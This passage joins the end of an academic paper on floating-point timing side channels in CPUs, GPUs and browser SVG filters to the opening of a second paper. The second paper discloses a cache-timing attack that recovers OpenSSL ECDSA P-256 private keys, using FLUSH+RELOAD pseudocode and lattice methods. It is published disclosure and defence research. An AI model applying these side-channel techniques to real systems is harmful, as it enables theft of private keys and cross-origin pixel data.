0.0	186.46	186.48	186.50	186.44	186.42	186.49	186.50	186.48	186.51
1.0	186.45	186.48	195.93	195.94	195.93	195.86	186.48	195.87	186.48
1e10	186.51	186.49	195.92	195.90	195.92	195.87	186.47	195.86	186.46
1e+200	186.50	186.50	195.90	195.94	195.89	195.91	186.46	195.90	186.50
1e-300	186.48	186.44	195.91	195.88	195.93	195.92	186.53	195.95	186.44
1e-42	186.44	186.51	195.92	195.94	195.87	195.89	186.51	195.93	186.47
256	186.49	186.49	195.91	195.91	195.87	195.89	186.45	195.91	186.44
257	186.46	186.47	195.96	195.92	195.92	195.96	186.49	195.98	186.45
1e-320	186.49	186.49	186.43	186.48	186.49	186.49	186.50	186.52	186.46

Figure 14: Division timing for double precision floats on Intel i5-4460+Escort

Dividend	Divisor 0.0	1.0	1.0e-10	1.0e-323	1.0e-43	1.0e100	256	257
	Runtime (Seconds)							
0.0	10.09	10.08	10.08	10.08	10.08	10.08	10.08	10.10
1.0	10.08	10.08	10.55	10.08	10.55	10.55	10.08	10.55
1.0e-10	10.08	10.08	10.55	10.08	10.55	10.55	10.08	10.55
1.0e-323	10.08	10.08	10.08	10.08	10.08	10.08	10.08	10.08
1.0e-43	10.08	10.08	10.55	10.08	10.55	10.55	10.08	10.55
1.0e100	10.08	10.08	10.55	10.08	10.55	10.55	10.08	10.55
256	10.08	10.08	10.55	10.08	10.57	10.55	10.08	10.57
257	10.09	10.08	10.55	10.08	10.57	10.55	10.08	10.55

Figure 15: Division timing for double precision floats on Intel i5-4460 macro-test

fore performing computation, the computation will be done with standard scalar floating point operations and not vector operations. This results in significant performance gains when applicable, as the scalar operations can be two orders of magnitude faster than the subnormal vector operations. The replacement operations consist of hand-coded assembly contained in a library; `libdrag`.

However, operations that do not receive subnormals can still exhibit timing differences. As seen in figure 7 and summarized in figure 9 timing differences arise on value types that can commonly occur (0, powers of 2, etc). While significantly less obvious than the impact of subnormals, these still constitute a potential timing side channel. `libdrag` can easily fix this, at serious performance cost, by enabling the floating point replacements for all floating point operations with no exceptions.

To determine if Escort closes floating point timing side channel when enabled, we measured the timing behavior of Escort's `libdrag` floating point operations, as well as the end-to-end runtime of toy programs compiled under Escort.

7.2 `libdrag` micro-benchmarks

For the micro-benchmarking of the `libdrag` functions we use a simple tool we developed for running timing tests of library functions based on Intel's recommendations for instruction timing. This is the same tool we used to produce measurements for section 3.

We benchmarked each of `libdrag`'s functions against a range of valid numbers on several different CPUs. We do not present results for Not-a-Number (NaN) or infinities.

7.2.1 Results on Intel i5-4460

Our results for the Intel i5-4460 CPU roughly correspond to the variations presented in [15] (which tested on an Intel i7-2600) for `libdrag`. We do not observe any measurable timing variation in any add, multiply, or subtract operations for single or double precision floating point. We do observe notable timing differences based on argument values for single and double precision division and square-root operations. The cross table results for double precision division are shown in figure 14. Figure 12 summarizes the timing variations we observed.

For division, it appears that the numerator has no im-

pact on the running time of the computation. The denominator shows variation based on if the significand or exponent is all zero bits. When either portion is zero in the denominator computations run consistently faster in both single and double precision floating point. Differences observed range from 2% to 5% in contrast to the 2500% differences observed in section 3.

Square root shows a similar behavior, where if either the significand or exponent is all 0 bits the computation runs consistently faster. This matches the behavior seen for many operations in scalar computations. (See figure 9)

An interesting outcome of this behavior is that subnormal values cause a *speedup* under `libdrag` rather than the slowdown observed under scalar operations.

We speculate that this is the result of fast paths in the microcode handling for vector operations. Using performance counters we determined that all vector operations containing a subnormal value execute microcode rather than hardwired logic on the FPU hardware. As all values with a zero significand or exponent experienced a speedup, we believe that the division and square root microcode handles these portions separately with a shortcut in the case of zero. Intel did not release any details on the cause of these timing effects when asked.

7.2.2 AMD Phenom II X2 550

Figure 13 summarizes our results on the AMD Phenom II X2 550. As with the Intel i5-4460 we observe timing variation in the AMD Phenom II X2 550. However, the variation is now confined to addition and subtraction with subnormal values. By examining the cycle times for each operation in the default and `libdrag` case we found that the total cycle time for an escorted add or subtract is approximately equal to the sum of the cycle counts for a subnormal,subnormal operation and the test case. Thus, we believe that the AMD Phenom II X2 550 is performing each operation sequentially and with the same hardware or microcode as scalar operations for addition and subtraction.

7.3 Escort compiled toy programs

For end-to-end tests we wrote toy programs that perform a specified floating point operation an arbitrary number of times, and compiled them under Escort and `gcc`. We then use the Linux `time` utility to measure runtimes of the entire program. We designed the test setup such that each run of the test program performed the same value parsing and setup steps regardless of the test values, with only the values entering the computation differing between runs. We ran the target computation 160,000,000 times per execution, and ran each test 10 times. We see the same effects as in our microbenchmarks. Figure 15 shows the crosstable for these results. Note that cells are colorized if they differ by 2% rather than 1 cycle.

7.4 `libdrag` modified Firefox

We modified a build of Firefox 25 in consultation with Rane et al [15] to match the version they tested. Since multiply no longer shows any timing variation in `libdrag` we are restricted to observing a potential $\leq$ 2% difference in only the divide, which occurs once per pixel regardless of the kernel. Additionally, since the denominator is the portion controlled by the attacker and the secret value is the numerator, we are not able to update the pixel stealing attack for the modified Firefox 25.

The modifications to Firefox 25 were confined to hand made changes to the `feConvolveMatrix` implementation targeted in [2]. We did not test other SVG filters for vulnerability under the Escort/`libdrag` modifications.

Given the observed timing variations in the AMD Phenom II X2 550 in section 7.2.2 we believe that multiple SVG filters would be timing side channel vulnerable under Escort on that CPU.

7.5 Escort summary

Unfortunately our benchmarks consistently demonstrated a small but detectable timing difference for `libdrag`'s vector operations based on operand values. For our test Intel CPUs it appears that `div` and `mul` exhibit timing differences under Escort. For our AMD CPUs we observed variation only for `add`/`sub`. Additionally, these differences are no more than 5% as compared to the 500% or more differences observed in scalar operations. We have made Rane, Lin and Tiwari aware of these findings.

The 'escort' mechanism can only serve as an effective defense if vector operations are computed in parallel. In all CPUs we tested the most likely explanation for the observed timing difference is that vector operations are executed serially when in microcode. As mentioned in section 7.2.1 we know that any vector operation including a subnormal argument is executed in microcode, and all evidence supports the microcode executing vector operations serially. Thus, absent substantial architectural changes, we do not believe that the 'escort' vector mechanism can close all floating point data timing channels.

8 GPU floating point performanace

In this section we discuss the results of GPU floating point benchmarks, and the use of GPU acceleration in SVG filters for Google Chrome.

8.1 Browser GPU support

All major browsers make use of GPU hardware acceleration to improve performance for various applications. However, only two currently make use of GPUs for SVG

Dividend	Divisor 0.0	1.0	1e10	1e+30	1e-30	1e-41	1e-42	256	257
	Cycle count								
0.0	5.17	5.85	5.85	5.85	5.85	5.89	5.89	5.85	5.85
1.0	6.19	2.59	2.59	2.59	2.59	8.64	8.64	2.59	2.59
1e10	6.19	2.59	2.59	2.59	5.96	8.64	8.64	2.59	2.59
1e+30	6.19	2.59	2.59	2.59	5.96	8.64	8.64	2.59	2.59
1e-30	6.19	2.59	7.82	6.51	2.59	8.40	8.40	2.59	2.59
1e-41	6.19	10.21	8.92	8.92	8.13	8.41	8.41	10.23	10.23
1e-42	6.19	10.21	8.92	8.92	8.13	8.41	8.41	10.23	10.23
256	6.19	2.59	2.59	2.59	2.59	8.64	8.64	2.59	2.59
257	6.19	2.59	2.59	2.59	2.59	8.64	8.64	2.59	2.59

Figure 16: Division timing for single precision floats on Nvidia GeForce GT 430

and CSS transforms; Safari and Chrome. Currently, Safari only supports a subset of CSS transformations on the GPU, and none of the SVG transforms. Chrome supports a subset of the CSS and SVG filters on the GPU. Firefox intends to port filters to the GPU, but there is currently no support.

8.2 Performance

We performed a series of CUDA benchmarks on an Nvidia GeForce GT 430 to determine the impact of subnormal values on computation time. The results for division are shown in figure 16. All other results (add, sub, mul) were constant time regardless of the inputs..

As figure 16 shows, subnormals induce significant slowdowns on divsion operations for single precision floats. Unfortunately, no SVG filters implemented in Chrome on the GPU perform tight division loops. Thus, extracting timing differences from the occational division they do perform is extremely difficult.

If a filter were found to perform tight division loops, or a GPU that has timing variation on non-division operations were found, the same attacks as in previous sections could be ported to the GPU accelerated filters.

We believe that even without a specific attack, the demonstration of timing variation based on operand values in GPUs should invalidate "move to the GPU" as a defensive strategy.

9 Related work

Felten and Schneider were the first to mount timing side-channel attacks against browsers. They observed that resources already present in the browser's cache are loaded faster than ones that must be requested from a server, and that this can be used by malicious JavaScript to learn what pages a user has visited [6]. Felten and Schneider's history sniffing attack was later refined by Zalewski [18]. Because many sites load resources specific to a user's approximate geographic location, cache timing can reveal the user's location, as shown by Jia et al. [10].

JavaScript can also ask the browser to make a cross-origin request and then learn (via callback) how long the response took to arrive and be processed. Timing channels can be introduced by the code that runs on the server to generate the response; by the time it takes the response to be transmitted over the network, which will depend on how many bytes it contains; or by the browser code that attempts to parse the response. These cross-site timing attacks were introduced by Bortz, Boneh, and Nandy [3], who showed they could be used to learn the number of items in a user's shopping cart. Evans [5] and, later, Gelernter and Herzberg [7], showed they could be used to confirm the presence of a specific string in a user's search history or webmail mailbox. Van Goethem, Joosen, and Nikiforakis [17] observed that callbacks introduced to support HTML5 features allow attackers to time individual stages in the browser's response-processing pipeline, thereby learning response size more reliably than with previous approaches.

The interaction of new browser features — TypedArrays, which translate JavaScript variable references to memory accesses more predictably, and nanosecond-resolution clocks — allow attackers to learn whether specific lines have been evicted from the processor's last-level cache. Yossi Oren first showed that such microarchitectural timing channels can be mounted from JavaScript [14], and used them to learn gross system activity. Recently, Gras et al. [8] extended Oren's techniques to learn where pages are mapped in the browser's virtual memory, defeating address-space layout randomization. In response, browsers rounded down the clocks provided to JavaScript to 5 μs granularity. Kohlbrenner and Shacham [12] proposed a browser architecture that degrades the clocks available to JavaScript in a more principled way, drawing on ideas from the "fuzzy time" mitigation [9] in the VAX VMM Security Kernel [11].

Browsers allow Web pages to apply SVG filters to elements including cross-origin iframes. If filter processing time varies with the underlying pixel values, those pixel values will leak. Paul Stone [16] and, independently, Kotcher et al. [13], showed that such pixel-stealing attacks are feasible; the filters they exploited had pixel-dependent branches. Andrysco et al. [2] showed that pixel-stealing was feasible even when the filter executed the same instruction trace regardless of pixel values, provided those instructions exhibit data-dependent timing behavior, as floating-point instructions do. Rane, Lin, and Tiwari [15] proposed program transformation that allow the processor floating-point unit to be used while eliminating data-dependent instruction timing, in the hope of defeating Andrysco et al.'s attacks.

10 Conclusions and future work

We have extensively benchmarked floating point performance on a range of CPUs under scalar operations, FTZ/-DAZ FPU flags, `-ffast-math` compiler options, and Rane, Lin, and Tiwari's Escort. We identified operand-dependent timing differences on all tested platforms and in all configurations; many of the timing differences we identified were overlooked in previous work.

In the case of Escort, our data strongly suggests that processors execute SIMD operations on subnormal values sequentially, not in parallel. If this is true, a redesign of the vector processing unit would be required to make Escort effective at closing all floating-point timing channels.

We have revisited browser implementations of SVG filters, and found (and responsibly disclosed) exploitable timing variations in the latest versions of Chrome, Firefox, and Safari.

Finally, we have shown that modern GPUs exhibit slowdowns in processing subnormal values, meaning that the problem extends beyond x86 processors. We are currently evaluating whether these slowdowns allow pixel stealing using SVG filters implemented on the GPU.

We have uncovered enough variation in timing across Intel and AMD microarchitectural revisions that we believe that comprehensive measurement on many different processor families — in particular, ARM — will be valuable. For the specific processors we studied, we believe we are in a position to identify specific flags, specific operations, and specific operand sizes that run in constant time. Perhaps the best one can hope for is an architecture-aware library that could ensure no timing variable floating point operations occur while preserving as much of the IEEE-754 standard as possible.

Tools, proof-of-concept attacks, and additional benchmark data are available at `https://cseweb.ucsd.edu/~dkohlbre/floats`.

We close with broader lessons from our work.

For software developers: We believe that floating point operations as implemented by CPUs today are simply too unpredictable to be used in a timing-security sensitive context. Only defensive measures that completely remove either SSE floating point operations (fixed-point implementations) or remove the sensitive nature of the computation are completely effective. Software that operates on sensitive, non-integer values should use fixed-point math, for example by including Andrysco et al.'s `libfixedtimefixedpoint`, which Almeida et al. recently proved runs in constant time [1].

For browser vendors: Some browser vendors have expended substantial effort in redesigning their SVG filter code in the wake of the Andrysco et al. attacks. Even so, we were able to find (different) exploitable floating-point timing differences in Chrome, Firefox, and Safari. We believe that the attack surface is simply too large; as new filters and features are added additional timing channels will inevitably open. We recommend that browser vendors disallow cross-origin SVG filters and other computation over cross-origin pixel data in the absence of Cross-Origin Resource Sharing (CORS) authorization.

It is important that browser vendors also consider patching individual timing side channels in SVG filters as they are found. Even with a origin policy that blocks the cross-origin pixel stealing, any timing side channel allows an attacking page to run a history sniffing attack. Thus, a comprehensive approach to SVG filters as a threat to user privacy combines disallowing cross-origin SVG filters and removes timing channels with constant time coding techniques.

For processor vendors: Processor vendors have resisted calls to document which of their instructions run in constant time regardless of operands, even for operations as basic as integer multiplication. It is possible that floating point instructions are unusual not because they exhibit timing variation but because their operands have meaningful algebraic structure, allowing intelligent exploration of the search space for timing variations; even so, we identified timing variations that Andrysco et al. overlooked. How much code that is conjectured to be constant-time is in fact unsafe? Processor vendors should document possible timing variations in at least those instructions commonly used in crypto software.

Acknowledgements

We thank Eric Rescorla and Jet Villegas for sharing their insights about Firefox internals, and Philip Rogers, Joel Weinberger, and Stephen White for sharing their insights about Chrome internals.

We thank Eric Rescorla and Stefan Savage for helpful discussions about this work.

We thank Ashay Rane for his assistance in obtaining and testing the Escort compiler and `libdrag` library.

This material is based upon work supported by the National Science Foundation under Grants No. 1228967 and 1514435, and by a gift from Mozilla.

References

[1] J. B. Almeida, M. Barbosa, G. Barthe, F. Dupressoir, and M. Emmi, "Verifying constant-time implementations," in *Proceedings of USENIX Security 2016*, T. Holz and S. Savage, Eds. USENIX, Aug. 2016, pp. 53–70.

[2] M. Andrysco, D. Kohlbrenner, K. Mowery, R. Jhala, S. Lerner, and H. Shacham, "On subnormal floating point and abnormal timing," in *Proceedings of IEEE Security and Privacy ("Oakland") 2015*, L. Bauer and V. Shmatikov, Eds. IEEE Computer Society, May 2015.

[3] A. Bortz, D. Boneh, and P. Nandy, "Exposing private information by timing Web applications," in *Proceedings of WWW 2007*, P. Patel-Schneider and P. Shenoy, Eds. ACM Press, May 2007, pp. 621–28.

[4] L. De Moura and N. Bjørner, "Z3: An efficient SMT solver," in *International conference on Tools and Algorithms for the Construction and Analysis of Systems*. Springer, 2008, pp. 337–340.

[5] C. Evans, "Cross-domain search timing," Online: https://scarybeastsecurity.blogspot.com/2009/12/cross-domain-search-timing.html, Dec. 2009.

[6] E. W. Felten and M. A. Schneider, "Timing attacks on Web privacy," in *Proceedings of CCS 2000*, S. Jajodia, Ed. ACM Press, Nov. 2000, pp. 25–32.

[7] N. Gelernter and A. Herzberg, "Cross-site search attacks," in *Proceedings of CCS 2015*, C. Kruegel and N. Li, Eds. ACM Press, Oct. 2015, pp. 1394–1405.

[8] B. Gras, K. Razavi, E. Bosman, H. Bos, and C. Giuffrida, "ASLR on the line: Practical cache attacks on the MMU," in *Proceedings of NDSS 2017*, A. Juels, Ed. Internet Society, Feb. 2017.

[9] W.-M. Hu, "Reducing timing channels with fuzzy time," *J. Computer Security*, vol. 1, no. 3-4, pp. 233–54, 1992.

[10] Y. Jia, X. Dong, Z. Liang, and P. Saxena, "I know where you've been: Geo-inference attacks via the browser cache," in *Proceedings of W2SP 2014*, L. Koved and M. Fredrikson, Eds. IEEE Computer Society, May 2014.

[11] P. A. Karger, M. E. Zurko, D. W. Bonin, A. H. Mason, and C. E. Kahn, "A retrospective on the VAX VMM security kernel," *IEEE Trans. Software Engineering*, vol. 17, no. 11, pp. 1147–65, Nov. 1991.

[12] D. Kohlbrenner and H. Shacham, "Trusted browsers for uncertain times," in *Proceedings of USENIX Security 2016*, T. Holz and S. Savage, Eds. USENIX, Aug. 2016, pp. 463–80.

[13] R. Kotcher, Y. Pei, P. Jumde, and C. Jackson, "Cross-origin pixel stealing: Timing attacks using CSS filters," in *Proceedings of CCS 2013*, V. Gligor and M. Yung, Eds. ACM Press, Nov. 2013, pp. 1055–62.

[14] Y. Oren, V. P. Kemerlis, S. Sethumadhavan, and A. D. Keromytis, "The spy in the sandbox: Practical cache attacks in JavaScript and their implications," in *Proceedings of CCS 2015*, C. Kruegel and N. Li, Eds. ACM Press, Oct. 2015, pp. 1406–18.

[15] A. Rane, C. Lin, and M. Tiwari, "Secure, precise, and fast floating-point operations on x86 processors," in *Proceedings of USENIX Security 2016*, T. Holz and S. Savage, Eds. USENIX, Aug. 2016, pp. 71–86.

[16] P. Stone, "Pixel perfect timing attacks with HTML5," Presented at Black Hat 2013, Jul. 2013, online: https://www.contextis.com/documents/2/Browser_Timing_Attacks.pdf.

[17] T. Van Goethem, W. Joosen, and N. Nikiforakis, "The clock is still ticking: Timing attacks in the modern web," in *Proceedings of CCS 2015*, C. Kruegel and N. Li, Eds. ACM Press, Aug. 2015, pp. 1382–93.

[18] M. Zalewski, "Rapid history extraction through non-destructive cache timing," Online: http://lcamtuf.coredump.cx/cachetime/, Dec. 2011.

Notes

[1] `https://skia.org/`

Constant-Time Callees with Variable-Time Callers

Cesar Pereida García　　Billy Bob Brumley
Tampere University of Technology
{*cesar.pereidagarcia,billy.brumley*}@*tut.fi*

Abstract

Side-channel attacks are a serious threat to security-critical software. To mitigate remote timing and cache-timing attacks, many ubiquitous cryptography software libraries feature constant-time implementations of cryptographic primitives. In this work, we disclose a vulnerability in OpenSSL 1.0.1u that recovers ECDSA private keys for the standardized elliptic curve P-256 despite the library featuring both constant-time curve operations and modular inversion with microarchitecture attack mitigations. Exploiting this defect, we target the errant modular inversion code path with a cache-timing and improved performance degradation attack, recovering the inversion state sequence. We propose a new approach of extracting a variable number of nonce bits from these sequences, and improve upon the best theoretical result to recover private keys in a lattice attack with as few as 50 signatures and corresponding traces. As far as we are aware, this is the first timing attack against OpenSSL ECDSA that does not target scalar multiplication, the first side-channel attack on cryptosystems leveraging P-256 constant-time scalar multiplication and furthermore, we extend our attack to TLS and SSH protocols, both linked to OpenSSL for P-256 ECDSA signing.

Keywords: applied cryptography; elliptic curve cryptography; digital signatures; side-channel analysis; timing attacks; cache-timing attacks; performance degradation; ECDSA; modular inversion; binary extended Euclidean algorithm; lattice attacks; constant-time software; OpenSSL; NIST P-256; CVE-2016-7056

1 Introduction

Being a widely-deployed open-source cryptographic library, OpenSSL is a popular target for different cryptanalytic attacks, including side-channel attacks that target cryptosystem implementation weaknesses that can leak critical algorithm state. As a software library, OpenSSL provides not only TLS functionality but also cryptographic functionality for applications such as SSH, IPSec, and VPNs.

Due to its ubiquitous usage, OpenSSL contains arguably one of the most popular software implementations of the Elliptic Curve Digital Signature Algorithm (ECDSA). OpenSSL's scalar multiplication algorithm was shown vulnerable to cache-timing attacks in 2009 [6], and attacks continue on the same code path to this date [2, 4, 10, 27]. Recognizing and responding to the threat cache-timing attacks pose to cryptosystem implementations, OpenSSL mainlined constant-time scalar multiplication for several popular standardized curves already in 2011 [16].

In this work, we disclose a software defect in the OpenSSL (1.0.1 branch) ECDSA implementation that allows us to design and implement a side-channel cache-timing attack to recover private keys. Different from previous work, our attack focuses on the modular inversion operation instead of the typical scalar multiplication, thus allowing us to target the standardized elliptic curve P-256, circumventing its constant-time scalar multiplication implementation. The root cause of the defect is failure to set a flag in ECDSA signing nonces that indicates only constant-time code paths should be followed.

We leverage the state-of-the-art FLUSH+RELOAD [28] technique to perform our cache-timing attack. We adapt the technique to OpenSSL's implementation of ECDSA and the *Binary Extended Euclidean Algorithm* (BEEA). Our spy program probes relevant memory addresses to create a timing signal trace, then the signal is processed and converted into a sequence of right-shift and subtraction (LS) operations corresponding to the BEEA execution state from which we extract bits of information to create a lattice problem. The solution to the lattice problem yields the ECDSA secret key.

We discover that observing as few as 5 operations

from the LS sequence allows us to use every single captured trace for our attack. This significantly reduces both the required amount of signatures and side-channel data compared to previous work [8], and maintains a good signature to lattice dimension ratio.

We build upon the performance degradation technique of Allan et al. [2] to efficiently find the memory addresses with the highest impact to the cache during the degrading attack. This new approach allows us to accurately find the best candidate memory addresses to slow the modular inversion by an average factor of 18, giving a high resolution trace and allowing us to extract the needed bits of information from all of the traces.

Unlike previous works targeting the *w*NAF scalar multiplication code path (for curves such as BitCoin's secp256k1) or performing theoretical side-channel analysis of the BEEA, we are the first to demonstrate a practical cache-timing attack against the BEEA modular inversion, and furthermore OpenSSL's ECDSA signing implementation with constant-time P-256 scalar multiplication.

Our contributions in this work include the following:

- We identify a bug in OpenSSL that allows a cache-timing attack on ECDSA signatures, despite constant-time P-256 scalar multiplication. (Section 3)
- We describe a new quantitative approach that accurately identifies the most accessed victim memory addresses w.r.t. data caching, then we use them for an improved performance degradation attack in combination with the FLUSH+RELOAD technique. (Section 4.3)
- We describe how to combine the FLUSH+RELOAD technique with the improved performance degradation attack to recover side-channel traces and algorithm state from the BEEA execution. (Section 4)
- We present an alternate approach to recovering nonce bits from the LS sequences, focused on minimizing required side-channel information. Using this approach, we recover bits of information from every trace, allowing us to use every signature query to construct and solve a lattice problem, revealing the secret key with as few as 50 signatures and corresponding traces. (Section 4.4)
- We perform a key-recovery cache-timing attack on the TLS and SSH protocols utilizing OpenSSL for ECDSA functionality. (Section 5)

2 Background

2.1 Elliptic Curve Cryptography

ECC. Developed in the mid 1980's, elliptic curves were introduced to cryptography by Miller [20] and Koblitz [17] independently. Elliptic Curve Cryptography (ECC) became popular mainly for two important reasons: no sub-exponential time algorithm to solve the elliptic curve discrete logarithm problem is known for well-chosen parameters and it operates in the group of points on an elliptic curve, compared to the classic multiplicative group of a finite field, thus allowing the use of smaller parameters to achieve the same security levels—consequently smaller keys and signatures.

Although there are more general forms of elliptic curves, for the purposes of this paper we restrict to short Weierstrass curves over prime fields. With prime $p > 3$, all of the $x, y \in GF(p)$ solutions to the equation

$$E : y^2 = x^3 + ax + b$$

along with an identity element form an abelian group. Due to their performance characteristics, the parameters of interest are the NIST standard curves that set $a = -3$ and p a Mersenne-like prime.

ECDSA. Throughout this paper, we use the following notation for the Elliptic Curve Digital Signature Algorithm (ECDSA).

Parameters: A generator $G \in E$ of an elliptic curve group of prime order n and an approved hash function h (e.g. SHA-1, SHA-256, SHA-512).

Private-Public key pairs: The private key α is an integer uniformly chosen from $\{1 \mathinner{..} n-1\}$ and the corresponding public key $D = [\alpha]G$ where $[i]G$ denotes scalar-by-point multiplication using additive group notation. Calculating the private key given the public key requires solving the elliptic curve discrete logarithm problem and for correctly chosen parameters, this is an intractable problem.

Signing: A given party, Alice, wants to send a signed message m to Bob. Using her private-public key pair (α_A, D_A), Alice performs the following steps:

1. Select uniformly at random a secret nonce k such that $0 < k < n$.
2. Compute $r = ([k]G)_x \bmod n$.
3. Compute $s = k^{-1}(h(m) + \alpha_A r) \bmod n$.
4. Alice sends (m, r, s) to Bob.

Verifying: Bob wants to be sure the message he received comes from Alice—a valid ECDSA signature gives strong evidence of authenticity. Bob performs the following steps to verify the signature:

1. Reject the signature if it does not satisfy $0 < r < n$ and $0 < s < n$.
2. Compute $w = s^{-1} \bmod n$ and $h(m)$.
3. Compute $u_1 = h(m)w \bmod n$ and $u_2 = rw \bmod n$.
4. Compute $(x, y) = [u_1]G + [u_2]D_A$.
5. Accept the signature if and only if $x = r \bmod n$ holds.

2.2 Side-Channel Attacks

Thanks to the adoption of ECC and the increasing use of digital signatures, ECDSA has become a popular algorithm choice for digital signatures. ECDSA's popularity makes it a good target for side-channel attacks.

At a high level, an established methodology for ECDSA is to query multiple signatures, then partially recover nonces k_i from the side-channel, leading to a bound on the value $\alpha t_i - u_i$ that is shorter than the interval $\{1..n-1\}$ for some known integers t_i and u_i. This leads to a version of the Hidden Number Problem (HNP) [5]: recover α given many (t_i, u_i) pairs. The HNP instances are then reduced to Closest Vector Problem (CVP) instances, solved with lattice methods.

Over the past decade, several authors have described practical side-channel attacks on ECDSA that exploit partial nonce disclosure by different microprocessor features to recover long-term private keys.

Brumley and Hakala [6] describe the first practical side-channel attack against OpenSSL's ECDSA implementation. They use the EVICT+RELOAD strategy and an L1 data cache-timing attack to recover the LSBs of ECDSA nonces from the library's *w*NAF (a popular low-weight signed-digit representation) scalar multiplication implementation in OpenSSL 0.9.8k. After collecting 2,600 signatures (8K with noise) from the `dgst` command line tool and using the Howgrave-Graham and Smart [15] lattice attack, the authors recover a 160-bit ECDSA private key from standardized curve secp160r1.

Brumley and Tuveri [7] attack ECDSA with binary curves in OpenSSL 0.9.8o. Mounting a remote timing attack, the authors show the library's Montgomery Ladder scalar multiplication implementation leaks timing information on the MSBs of the nonce used and after collecting that information over 8,000 TLS handshakes a 162-bit NIST B-163 private key can be recovered with lattice methods.

Benger et al. [4] target OpenSSL's *w*NAF implementation and 256-bit private keys for the standardized GLV curve [11] secp256k1 used in the BitCoin protocol. Using as few as 200 ECDSA signatures and the FLUSH+RELOAD technique [28], the authors find some LSBs of the nonces and extend the lattice technique of [21, 22] to use a varying amount of leaked bits rather than limiting to a fixed number.

van de Pol et al. [27] attack OpenSSL's 1.0.1e *w*NAF implementation for the curve secp256k1. Leveraging the structure of the modulus n, the authors use more information leaked in consecutive sequences of bits anywhere in the top half of the nonces, allowing them to recover the secret key after observing as few as 25 ECDSA signatures.

Allan et al. [2] improve on previous results by using a performance-degradation attack to amplify the side-channel. This amplification allows them to additionally observe the sign bit of digits in the *w*NAF representation used in OpenSSL 1.0.2a and to recover secp256k1 private keys after observing only 6 signatures.

Fan et al. [10] increase the information extracted from each signature by analyzing the *w*NAF implementation in OpenSSL. Using the curve secp256k1 as a target, they perform a successful attack after observing as few as 4 signatures.

Our work differs from previous ECDSA side-channel attacks in two important ways. (1) We focus on NIST standard curve P-256, featured in ubiquitous security standards such as TLS and SSH. Later in Section 2.5, we explain the reason previous works were unable to target this extremely relevant curve. (2) We do not target the scalar-by-point multiplication operation (i.e. the bottleneck of the signing algorithm), but instead Step 3 of the signing algorithm, the modular inversion operation.

2.3 The FLUSH+RELOAD Attack

The FLUSH+RELOAD technique is a cache-based side-channel attack technique targeting the Last-Level Cache (LLC) and used during our attack. FLUSH+RELOAD is a high resolution, high accuracy and high signal-to-noise ratio technique that positively identifies accesses to specific memory lines. It relies on cache sharing between processes, typically achieved through the use of shared libraries or page de-duplication.

Input: Memory Address *addr*.
Result: True if the victim accessed the address.

```
begin
    flush(addr)
    Wait for the victim.
    time ← current_time()
    tmp ← read(addr)
    readTime ← current_time() - time
    return readTime < threshold
```

Figure 1: FLUSH+RELOAD Attack

A round of attack, depicted in Figure 1, consists of three phases: (1) The attacker evicts the target memory line from the cache. (2) The attacker waits some time so the victim has an opportunity to access the memory line. (3) The attacker measures the time it takes to reload the memory line. The latency measured in the last step tells whether or not the memory line was accessed by the victim during the second step of the attack, i.e. identifies cache-hits and cache-misses.

The FLUSH+RELOAD attack technique tries to achieve the best resolution possible while keeping the

error rate low. Typically, an attacker encounters multiple challenges due to several processor optimizations and different architectures. See [2, 24, 28] for discussions of these challenges.

2.4 Binary Extended Euclidean Algorithm

The modular inversion operation is one of the most basic and essential operations required in public key cryptography. Its correct implementation and constant-time execution has been a recurrent topic of research [1, 3, 8].

A well known algorithm used for modular inversion is the Euclidean Extended Algorithm and in practice is often substituted by a variant called the *Binary Extended Euclidean Algorithm (BEEA)* [18, Chap. 14.4.3]. This variant replaces costly division operations by simple right-shift operations, thus, achieving performance benefits over the regular version of the algorithm. BEEA is particularly efficient for very long integers—e.g. RSA, DSA, and ECDSA operands.

```
Input: Integers k and p such that gcd(k, p) = 1.
Output: k^{-1} mod p.
v ← p, u ← k, X ← 1, Y ← 0
while u ≠ 0 do
    while even(u) do
        u ← u/2                          /* u loop */
        if odd(X) then X ← X + p
        X ← X/2
    while even(v) do
        v ← v/2                          /* v loop */
        if odd(Y) then Y ← Y + p
        Y ← Y/2
    if u ≥ v then
        u ← u − v
        X ← X − Y
    else
        v ← v − u
        Y ← Y − X
return Y mod p
```

Figure 2: Binary Extended Euclidean Algorithm.

Figure 2 shows the BEEA. Note that in each iteration only one u or v while-loop is executed, but not both. Additionally, in the very first iteration only the u while-loop can be executed since v is a copy of p which is a large prime integer n for ECDSA.

In 2007, independent research done by Aciiçmez et al. [1], Aravamuthan and Thumparthy [3] demonstrated side-channel attacks against the BEEA. Aravamuthan and Thumparthy [3] attacked BEEA using Power Analysis attacks, whereas Aciiçmez et al. [1] attacked BEEA through Simple Branch Prediction Analysis (SBPA), demonstrating the fragility of this algorithm against side-channel attacks.

Both previous works reach the conclusion that in order to reveal the value of the nonce k, it is necessary to identify four critical input-dependent branches leaking information, namely:

1. Number of right-shift operations performed on v.
2. Number of right-shift operations performed on u.
3. Number and order of subtractions $u := u - v$.
4. Number and order of subtractions $v := v - u$.

Moreover, both works present a BEEA reconstruction algorithm that allows them to fully recover the nonce k—and therefore the secret signing key—given a perfect side-channel trace that distinguish the four critical branches.

Aravamuthan and Thumparthy [3] argue that a countermeasure to secure BEEA against side-channel attacks is to render u and v subtraction branches indistinguishable, thus the attack is computationally expensive to carry out. As a response, Cabrera Aldaya et al. [8] demonstrated a Simple Power Analysis (SPA) attack against a custom implementation of the BEEA. The authors' main contribution consists of demonstrating it is possible to partially determine the order of subtractions on branches u and v only by knowing the number of right-shift operations performed in every while-loop iteration. Under a perfect SPA trace, the authors use an algebraic algorithm to determine a short execution sequence of u and v subtraction branches.

They manage to recover various bits of information for several ECDSA key sizes. The authors are able to recover information only from some but not all of their SPA traces by using their algorithm and the partial information about right-shift and subtraction operations. Finally, using a lattice attack they recover the secret signing key.

As can be seen from the previous works, depending on the identifiable branches in the trace and quality of the trace it is possible to recover full or partial information about the nonce k. Unfortunately, the information leaked by most of the real world side-channels does not allow us to differentiate between subtraction branches u and v, therefore limiting the leaked information to three input-dependent branches:

1. Number of right-shift operations performed on v.
2. Number of right-shift operations performed on u.
3. Number of subtractions.

2.5 OpenSSL History

OpenSSL has a rich and storied history as a prime security attack target [19], a distinction ascribed to the li-

brary's ubiquitous real world application. One of the main contributions of our work is identifying a new OpenSSL vulnerability described later in Section 3. To understand the nature of this vulnerability and facilitate root cause analysis, in this section we give a brief overview of side-channel defenses in the OpenSSL library, along with some context and insight into what prompted these code changes. Table 1 summarizes the discussion.

